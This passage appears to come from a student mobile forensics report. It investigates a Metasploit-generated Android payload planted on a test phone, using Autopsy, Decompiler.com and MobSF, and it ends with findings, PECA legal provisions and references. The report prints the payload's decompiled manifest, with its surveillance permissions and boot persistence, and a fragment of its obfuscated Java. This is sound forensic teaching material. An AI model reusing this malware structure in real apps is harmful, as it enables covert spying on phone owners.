



- Creating cases in **forensics.**



- Creating the image of the mobile/evidence.


After the image was made, we analyzed the .apk file by decompiling it to find the IP inside. Using Autopsy for further analysis of the evidence.







- Creating case in Autopsy.

In the autopsy we saw the **attack.apk** under download:






After locating this we tried to extract this file by right click on the file.'




After extracting it we started looking to reverse this and reverse the .apk files to the source code of java to have some knowledge about it. We used the two different tools:

- **Decompiler.com**
- **Mobile Security Framework (MobSF)**

Both of the tools were used to decompile the .apk and statically analyze them. The below screenshot shows the Decompiler.com as:



The other was the **MobSF** and as follows:



The main important thing from both we have seen was the source code. In the source code, we can see the multiple permissions and other special strings that make it to be malicious. Some of the strings were giving direct relation and found that it has some relation with the Metasploit. Thus, the payloads of MSF venom were used. The relevant code is as follows:

We also use apk easy tool to convert apk to AndroidManifext.xml (Extensible Markup Language) file. After that, we analyzed the XML file.

```
<?XML version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
android:versionCode="1" android:versionName="1.0" package="com.metasploit.stage"
platformBuildVersionCode="10" platformBuildVersionName="2.3.3">
    <uses-sdk android:minSdkVersion="10" android:targetSdkVersion="17"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission
android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
```

```
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission
android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission
android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-feature android:name="android.hardware.camera"/>
    <uses-feature android:name="android.hardware.camera.autofocus"/>
    <uses-feature android:name="android.hardware.microphone"/>
    <application android:label="@string/app_name">
        <activity android:theme="@style/Theme.NoDisplay"
android:label="@string/app_name" android:name=".MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
            <intent-filter>
                <data android:scheme="metasploit" android:host="my_host"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <action android:name="android.intent.action.VIEW"/>
            </intent-filter>
        </activity>
        <receiver android:label="MainBroadcastReceiver"
android:name=".MainBroadcastReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
        <service android:name=".MainService" android:exported="true"/>
    </application>
</manifest>
```

The above shows the permissions and below shows some of the strings that show the relation. These permissions show the level of access the .apk file has on mobile. Many of these permissions were allowed by us while installing this apk file.

C: > Users > Muhammad Usman > Downloads > attack.apk_Decompiler.com > sources > com > metasploit > stage > b.java

```java
package com.metasploit.stage;

import java.io.UnsupportedEncodingException;
import java.util.concurrent.TimeUnit;

public final class b {
    private static final long a = TimeUnit.SECONDS.toMillis(1);

    private static int a(byte[] bArr, int i) {
        int i2 = 0;
        for (int i3 = 0; i3 < 4; i3++) {
            i2 |= (bArr[i3 + i] & 255) << (i3 << 3);
        }
        return i2;
    }
```

Thus, the static analysis of the .apk file was taken and was analyzed to find many things in such a way that know how the payload was working, and what does it do? Similarly, also relates to Metasploit and making sure that it is one of the malicious files that may be from the attacker.

10. Relevant Findings

All of the important information was extracted in the forensics process.

10.1.1 Finding 01

The first thing we found out was the concept of rooted and unrooted mobile phones and how they different impact forensics activity. The integrity of the evidence is lost when one state is converted into another.

10.1.2 Finding 02

The second that we found was that the attack.apk was the malicious file behind all of the activities as it has many android permissions allowing it to access the mobile/evidence.

10.1.3 Failure

The failure in the project is that the IP of the attacker wasn't extracted. Metasploit hides evidence and works in the RAM. Due to a lack of tools, we couldn't do the RAM acquisition, using which we were to extract the IP. Tools like magnet axiom, Belka soft, encase and oxygen forensics are best for mobile forensics but they are paid tools.

11. Conclusion

The main goal for all of the above processes was to have a 360 view of the different dimensions of mobile forensics. The security system, breaches, multiple attacks, and their respective investigation. In this whole activity, we compromised evidence which was mobile using Metasploit. Then we took the image in the unrooted state and then we took the image in the I rooted state. A list of artifacts was extracted and the analysis was based on the number of extractions made. Then WhatsApp analysis was done of the evidence. We tried to reach the maximum depth of the mobile to extract any key. Due to the unavailability of different paid tools, we had a lot of hindrance in our process but using the open-source tools was at a level able to reach a point where we could extract many of the data.

12. Recommendations

People should be aware of the fact that .apk files can be malicious and can cause a lot of damage to the phone. As in this mobile session was taken and it was used for the very wrong purpose as we have told earlier that camera was made on when we applied the attack. This could lead to a lot of data extraction and eventually result in harassment and abuse. Through this case study, people should become aware of the fact that they should protect themselves by using electronic devices very carefully.

In this case, the legal aspects from PECA that can be involved are:

- Unauthorized copying or transmission of data. (PECA-4)
- Offenses against the dignity of a natural person. (PECA-18)
- Offenses against modesty of natural person and minor. (PECA-19)
- Malicious code. (PECA-20)
- Cyberstalking. (PECA-20)
- Confidentiality of information. (PECA-38)


All of the laws that are mentioned have a huge plenty amount and a good jail time. This way the people going through these know that they have a law that protects them and the abusers/ harassers wouldn’t have the courage to do such heinous jokes/crimes.

13. Appendix

13.1 Appendix A: Front image of Evidence

13.2 Appendix B: Back image of Evidence

13.3 Appendix C: Home page screenshot



- **Home page 01**

- **Home page 02 (attack file is hidden)**

14.References

- aleksmarcelo. (n.d.). *forensic focus*. Retrieved from https://www.forensicfocus.com/forums/forensic-software/free-whatsapp-extractor-for-law-enforcement-officers/
- Decompiler.com. (2020, October 18). *Decompiler.com*. Retrieved from https://www.decompiler.com/
- *forensic yard*. (2020, 07 27). Retrieved from Mobile Forensics: An Overview of Techniques in Mobile Forensics Investigation: https://forensicyard.com/mobile-forensics/
- India, A. A., Magaofei china, Matan Dobrushin Israel, & Vincent. (2022, January 24). *Mobile-Security-Framework-MobSF*. Retrieved from Github: https://github.com/MobSF/Mobile-Security-Framework-MobSF
- rapid7. (n.d.). *rapid7*. Retrieved from Collected Evidence Report: https://docs.rapid7.com/metasploit/collected-evidence-report/
- Signatures, F. (n.d.). *File Signatures*. Retrieved from https://filesignatures.net/index.php?page=search&search=504B030414000800&mode=SIG
- File, F. (n.d.). *Firmware File*. From Qmobile i6 Metal One: https://firmwarefile.com/qmobile-i6-metal-one
- MTK. (n.d.). *androidmtk*. From https://androidmtk.com/